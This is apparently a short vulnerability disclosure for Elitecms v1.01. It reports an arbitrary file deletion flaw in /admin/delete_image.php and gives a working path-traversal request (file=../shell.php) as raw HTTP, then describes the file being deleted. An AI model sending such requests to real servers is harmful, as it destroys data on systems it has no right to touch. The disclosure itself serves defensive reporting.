debug601 Create delet-file-1.md History

1 contributor

35 lines (23 sloc) | 1.33 KB

Elitecms v1.01 by elitecms has Delete any file

vendors: https://elitecms.net/download.php

Vulnerability File: /admin/delete_image.php?file=


Vulnerability location: /eliteCMS1.01/admin/delete_image.php?file=, file

Payload:


Here we delete the shel.php file in the root directory

```
GET /eliteCMS1.01/admin/delete_image.php?file=../shell.php HTTP/1.1
Host: 192.168.1.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=307ef75a2f3ab4c1103d8a1e90cf120e
Connection: close
```

Currently, when we do not send a request to delete the shell.php file, the shell.php file is still in the admin directory of the website



The response package shows that the deletion was successful. Let's go to the root directory to see if the shell.php file still exists.



By this time, shell.php has been deleted.